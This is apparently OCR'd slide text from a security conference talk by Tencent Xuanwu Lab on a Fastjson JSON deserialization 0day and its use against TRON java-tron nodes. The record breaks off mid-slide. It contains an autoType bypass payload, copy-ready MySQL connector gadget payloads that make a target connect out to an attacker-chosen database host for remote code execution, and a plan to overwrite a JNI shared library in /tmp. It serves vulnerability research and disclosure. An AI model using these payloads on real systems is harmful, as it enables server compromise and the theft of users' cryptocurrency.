How I use a JSON Deserialization 0day to Steal Your Money On The Blockchain

Ronny Xing & Zekai Wu

Tencent 腾讯

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

https://t.me/learningnets

> Whoami

- Tencent Security Xuanwu Lab
  - Applied and real world security research

- Ronny Xing(@RonnyX2017)
- Zekai Wu(@hellowuzekai)

Tencent 腾讯

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

https://t.me/learningnets

> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron HTTP nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

https://t.me/learningnets

> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron HTTP nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

https://t.me/learningnets

What is Fastjson

- JSON parser with 23’000+ stars on GitHub.
- Widely used java basic component, known for its fast parsing speed
- Two major security fixes about deserialization vulnerability in 2017 and 2018

3,600

Maven Artifacts using Fastjson

https://t.me/learningnets

> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron HTTP nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

https://t.me/learningnets

Deserialize

JavaBean

```
public class User {
    private String name;

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }
}
```

```
String name = "foo";

User u1 = new User();
u1.setName(name);
```

```
fastjson.JSON.toJSONString
(u1,SerializerFeature.WriteClassName);
```

JSON: `{"@type":"User","name":"foo"}`

```
ParserConfig.getGlobalInstance()
.setAutoTypeSupport(true);
```

AutoType Default False

JSONException:
autoType is not support

```
User user = (User)fastjson.JSON.parse("{...}");

System.out.print(user.getName());
```

https://t.me/learningnets

Deserialize

```
JSON.parse(" {"@type": "User"} ");
```

↓ scan

Token Key "@type"

↓ enter deserialization

```
checkAutoType(String typeName, Class<?> expectClass, int features)
```

↓ check pass

```
ObjectDeserializer getDeserializer(Class<?> clazz, Type type)
```

↓ select or create `Deserializer` for target type

```
Object createInstance( args from json )
```

https://t.me/learningnets

Defense checkAutotype()

How to deserialize arbitrary classes?

Bypass

```
checkAutoType(String typeName, Class<?> expectClass, int features)
```



```
{"@type": "User"}
```

Class “typeName” is
Assignable From expectClass

https://t.me/learningnets

Defense checkAutotype()

How to specify `expectClass`

- Explicit inheritance

```
{"@type":"I.am.ParentClass", "@type": "I.am.SubClass",    "abc":"foo", …}
```

expectClass　　typeName(Subclass)　　Args of Subclass

- Implicit inheritance


```
public class User {
    private Foo id;

    public void setId(Foo id) {
        this.id = id;
    }
}
```

```
public class FooImpl implements Foo{
    public String fooId;
}
```

```
{"@type":"User", "id":{"@type":"FooImpl","fooId":"abc"}}
```

https://t.me/learningnets

Defense checkAutotype()




https://t.me/learningnets

Defense checkAutotype()

Pass Autotype Check:

- ~~Enable autotype support~~
- ~~Classes with annotation @JSONType~~
- ~~Classes in the whitelist (java AWT & spring framework)~~
- Classes in the deserializer cache (`TypeUtils.mappings`)
- Specify expected class (`expectClass`)



https://t.me/learningnets

Deserializer cache

- Deserializer cache (`TypeUtils.mappings`) Initialized in

`fastjson.util.TypeUtils#addBaseClassMappings()`

For preloading
the Deserializer of basic types

```
private static void addBaseClassMappings(){
    mappings.put("byte", byte.class);
    mappings.put("short", short.class);
    mappings.put("int", int.class);
    ...
    mappings.put("[Z", boolean[].class);
    Class<?>[] classes = new Class[]{
        Object.class,
        java.lang.Cloneable.class,
        ...
    }
    ...
    mappings.put(clazz.getName(), clazz);
}
```

https://t.me/learningnets

Deserializer cache

- But the types in cache have their own Deserializer

```
java.lang.Exception.class,
java.lang.RuntimeException.class,
java.lang.IllegalAccessError.class,
java.lang.IllegalAccessException.class,
...
```

ThrowableDeserializer

……

NumberDeserializer

DateCodec

FloatCodec

……

```
java.util.HashMap.class,
java.util.Hashtable.class,
java.util.TreeMap.class,
java.util.IdentityHashMap.class,
...
```

MapDeserializer

- Except …

https://t.me/learningnets

Derivation – from which class

1. java.lang.AutoCloseable
2. java.util.BitSet

class inherit from them

```
checkAutoType(String typeName, Class<?> expectClass, int features)
```

Check pass

```
ObjectDeserializer getDeserializer(Class<?> clazz, Type type)
```

Default Deserializer `fastjson.parser.deserializer.JavaBeanDeserializer`

`createJavaBeanDeserializer` → `createInstance`

https://t.me/learningnets

Derivation – from which class

- Which classes we can inherit:
  - java.lang.AutoCloseable
  - java.util.BitSet
  - All the classes added to the cache during the deserialization
- `Java.lang.AutoCloseable`:
  - Since jdk 1.7
  - Super interface of xStream / xChannel / xConnection / ……

java.lang

Interface AutoCloseable

All Known Subinterfaces:

AsynchronousByteChannel, AsynchronousChannel, BaseStream<T,S>, ByteChannel, CachedRowSet, CallableStatement, Channel, Clip, Closeable, Connection, DataLine, DirectoryStream<T>, DoubleStream, FilteredRowSet, GatheringByteChannel, ImageInputStream, ImageOutputStream, InterruptibleChannel, IntStream, JavaFileManager, JdbcRowSet, JMXConnector, JoinRowSet, Line, LongStream, MidiDevice, MidiDeviceReceiver, MidiDeviceTransmitter, Mixer, MulticastChannel, NetworkChannel, ObjectInput, ObjectOutput, Port, PreparedStatement, ReadableByteChannel, Receiver, ResultSet, RMIConnection, RowSet, ScatteringByteChannel, SecureDirectoryStream<T>, SeekableByteChannel, Sequencer, SourceDataLine, StandardJavaFileManager, Statement, Stream<T>, SyncResolver, Synthesizer, TargetDataLine, Transmitter, WatchService, WebRowSet, WritableByteChannel

All Known Implementing Classes:

AbstractInterruptibleChannel, AbstractSelectableChannel, AbstractSelector, AsynchronousFileChannel, AsynchronousServerSocketChannel, AsynchronousSocketChannel, AudioInputStream, BufferedInputStream, BufferedOutputStream, BufferedReader, BufferedWriter, ByteArrayInputStream, ByteArrayOutputStream, CharArrayReader, CharArrayWriter, CheckedInputStream, CheckedOutputStream, CipherInputStream, CipherOutputStream, DatagramChannel, DatagramSocket, DataInputStream, DataOutputStream, DeflaterInputStream, DeflaterOutputStream, DigestInputStream, DigestOutputStream, FileCacheImageInputStream, FileCacheImageOutputStream, FileChannel, FileImageInputStream, FileImageOutputStream, FileInputStream, FileLock, FileOutputStream, FileReader, FileSystem, FileWriter, FilterInputStream, FilterOutputStream, FilterReader, FilterWriter, Formatter, ForwardingJavaFileManager, GZIPInputStream, GZIPOutputStream, ImageInputStreamImpl, ImageOutputStreamImpl, InflaterInputStream, InflaterOutputStream, InputStream, InputStream, InputStream, InputStreamReader, JarFile, JarInputStream, JarOutputStream, LineNumberInputStream, LineNumberReader, LogStream, MemoryCacheImageInputStream, MemoryCacheImageOutputStream, MLet, MulticastSocket, ObjectInputStream, ObjectOutputStream, OutputStream, OutputStream, OutputStream, OutputStreamWriter, Pipe.SinkChannel, Pipe.SourceChannel, PipedInputStream, PipedOutputStream, PipedReader, PipedWriter, PrintStream, PrintWriter, PrivateMLet, ProgressMonitorInputStream, PushbackInputStream, PushbackReader, RandomAccessFile, Reader, RMIConnectionImpl, RMIConnectionImpl_Stub, RMIConnector, RMIIIOPServerImpl, RMIJRMPServerImpl, RMIServerImpl, Scanner, SelectableChannel, Selector, SequenceInputStream, ServerSocket, ServerSocketChannel, Socket, SocketChannel, SSLServerSocket, SSLSocket, StringBufferInputStream, StringReader, StringWriter, URLClassLoader, Writer, XMLDecoder, XMLEncoder, ZipFile, ZipInputStream, ZipOutputStream

https://t.me/learningnets

Bypass checkAutotype()

```
{"@type":”java.lang.AutoCloseable", "@type": ”java.io.Reader"}
```

```
checkAutoType(String typeName, Class<?> expectClass, int features)
```

Check pass

```
ObjectDeserializer getDeserializer(Class<?> clazz, Type type)
```

Select by target type

```
deserializer.MapDeserializer
deserializer.ThrowableDeserializer
deserializer.EnumDeserializer
serializer.DateCodec
serializer.MiscCodec
……
```

Default type

```
ObjectDeserializer createJavaBeanDeserializer(clazz, type)
```

```
Object createInstance( args from json )
```

https://t.me/learningnets

> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron HTTP nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

https://t.me/learningnets

Find Gadgets

Which classes can be derived?

Which methods can be called? (magic methods)

```
ObjectDeserializer createJavaBeanDeserializer(clazz, type)
```

https://t.me/learningnets

createJavaBeanDeserializer

```
fastjson.util.JavaBeanInfo#build(Class<?> clazz, Type type, …)
```

1. Select constructor

   `getDefaultConstructor` / `getCreatorConstructor`

   1. BuilderClass
   2. Constructor without parameters (Default Constructor)
   3. The Constructor scanned by reflection :
      - First
      - With maximum number of parameters
      - Contains symbol

Random Order

https://t.me/learningnets

createJavaBeanDeserializer

2. Setter

```
public void setXxx(Object arg1){}
```

3. Getter

```
public <?> getXxx(){}
```

The automatic call of getter

during deserialization depends on the return type

- Collection
- Map
- AtomicLong
- AtomicInteger
- AtomicBoolean

https://t.me/learningnets

Derivation – which classes

Classes added to the cache(`TypeUtils.mappings`) during the deserialization

- Deserializing class itself
- The types of the selected constructor parameters
- The types of the Setter() parameters
- The return types of the Getter()

https://t.me/learningnets

Expand magic methods space

- JSONObject.toString() → JSON. toJSONString() → JSONSerializer

Call all getter()

- Proactively trigger this conversion process:

```
{"@type": "java.util.Currency","val":{"currency":{...ur payload...}}}
```

fastjson/serializer/MiscCodec.java:278


```
if (clazz == Currency.class) {
    String currency = jsonObject.getString("currency");
    ...
}
```

```
{"@type": "java.util.concurrent.ConcurrentSkipListMap","abc":{...ur payload...}}
```

https://t.me/learningnets

Expand magic methods space

- Fastjson feature "JSONPath"
- You can use it as an Object Query Language(OQL) to query JSON object
- Token Key " $ref "



https://t.me/learningnets

Expand magic methods space

So, by " $ref ", we can

1. call arbitrary getters

2. cross-reference and access the properties of instances during JSON parsing

https://t.me/learningnets

Find Gadgets

- Gadgets Condition :
  - Derived from java.lang.AutoCloseable
  - Have default constructor or constructor with symbol
  - NOT in the blacklist
- Gadgets Demand
  - Can cause RCE, arbitrary file read and write, SSRF …
  - Dependency classes of gadgets are in native JDK or widely used third-party libraries


https://t.me/learningnets

Find Gadgets Automatically

- Reflection for checking derivation conditions
- Visualization of derivation relations for reversing the chain from sink
  - Tool for searching derivation : https://gist.github.com/5z1punch/6bb00644ce6bea327f42cf72bc620b80
- Search gadgets classes in the JDK and the specified set of jars
- Crawling common third party libraries from maven

https://t.me/learningnets

Search Autotype Chain



https://t.me/learningnets

Gadgets

Inherit from
`java.lang.AutoCloseable`

1. Mysql connector RCE
2. Apache commons io read and write files
3. Jetty SSRF
4. Apache xbean-reflect RCE
5. ……

https://t.me/learningnets

Gadgets

- Mysql connector 5.1.x


```
{"@type":"java.lang.AutoCloseable","@type":"com.mysql.jdbc.JDBC4Connection","hostToConnectTo":"mysql.host","portToConnectTo":3306,"info":{"user":”user","password":”pass","statementInterceptors":"com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor","autoDeserialize":"true","NUM_HOSTS": "1"},"databaseToConnectTo":”dbname","url":""}
```


- Mysql connector 6.0.2 or 6.0.3


```
{"@type": "java.lang.AutoCloseable","@type":
"com.mysql.cj.jdbc.ha.LoadBalancedMySQLConnection","proxy":{"connectionString":{"url":
"jdbc:mysql://localhost:3306/foo?allowLoadLocalInfile=true"}}}
```


- Mysql connector 6.x or < 8.0.20


```
{"@type":"java.lang.AutoCloseable","@type":"com.mysql.cj.jdbc.ha.ReplicationMySQLConnection","proxy":{"@type":"com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy","connectionUrl":{
"@type":"com.mysql.cj.conf.url.ReplicationConnectionUrl", "masters":
[{"host":"mysql.host"}], "slaves":[],
"properties":{"host":"mysql.host","user":"user","dbname":"dbname","password":"pass","queryInterceptors":"com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor","autoDeserialize":"true"}}}}
```


https://t.me/learningnets

> Agenda


1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron HTTP nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

https://t.me/learningnets

JAVA-TRON

- TRON
  - Public Blockchian
  - Crypto-Currency, known as TRX, native to the system
  - Market value: around US$5 billion.
  - Currency holders: 14.6 million.
  - 1,400 dApps on the TRON network, with a daily transaction volume of over $12 million(2020/12/17).

- JAVA-TRON
  - Public blockchain protocol launched by TRON.
  - HTTP services for interacting with the blockchain
  - Open source java application with 2.7k stars on github.
    - https://github.com/tronprotocol/java-tron
  - Using fastjson



https://t.me/learningnets

Gadgets on JAVA-TRON

Gadgets

- Mysql Connector RCE → ✗ → No C/S database connector
- Commons IO read and write file

Problems for exploit:

1. What to Write → Spring boot fat jar 

2. Where to Write → Run with none root
3. How to Read → No direct resp by HTTP
   But broadcast on P2P network
4. Without preconditions → Take more nodes,Take more money

https://t.me/learningnets

Write File

- Override system libs
- Write JVM class path, such as charset.jar

- Root permission
- Unknown path and version

- JNI in jar :
  - The binary library files need to be released to the file system before it can be loaded
  - Always in `java.io.tmpdir`
  - `System.load(libfoo)` → `dlopen(libfoo.so)`

https://t.me/learningnets

Write File

- Leveldb and leveldbjni:
  - A fast key-value storage library
  - Used by Bitcoin, therefore, is inherited by many public chain
  - Storage blockchain metadata, frequently polling for reading and writing
  - Need efficiency, so JNI https://github.com/fusesource/leveldbjni

  - org.fusesource.hawtjni.runtime.Library#exractAndLoad


```
customPath = System.getProperty("java.io.tmpdir");
File target = extract(errors, resource, prefix, suffix, file(customPath));
```

```
root@wpad:/tmp# ls -lh
total 764K
drwxr-xr-x 2 root root 4.0K Jun  7 08:05 hsperfdata_root
-rwxr-xr-x 1 root root 736K Jun  7 08:01 libleveldbjni-64-6335193367786340576.so
```

https://t.me/learningnets

Override shared lib at Runtime

Process1 `dlopen(libfoo.so)`

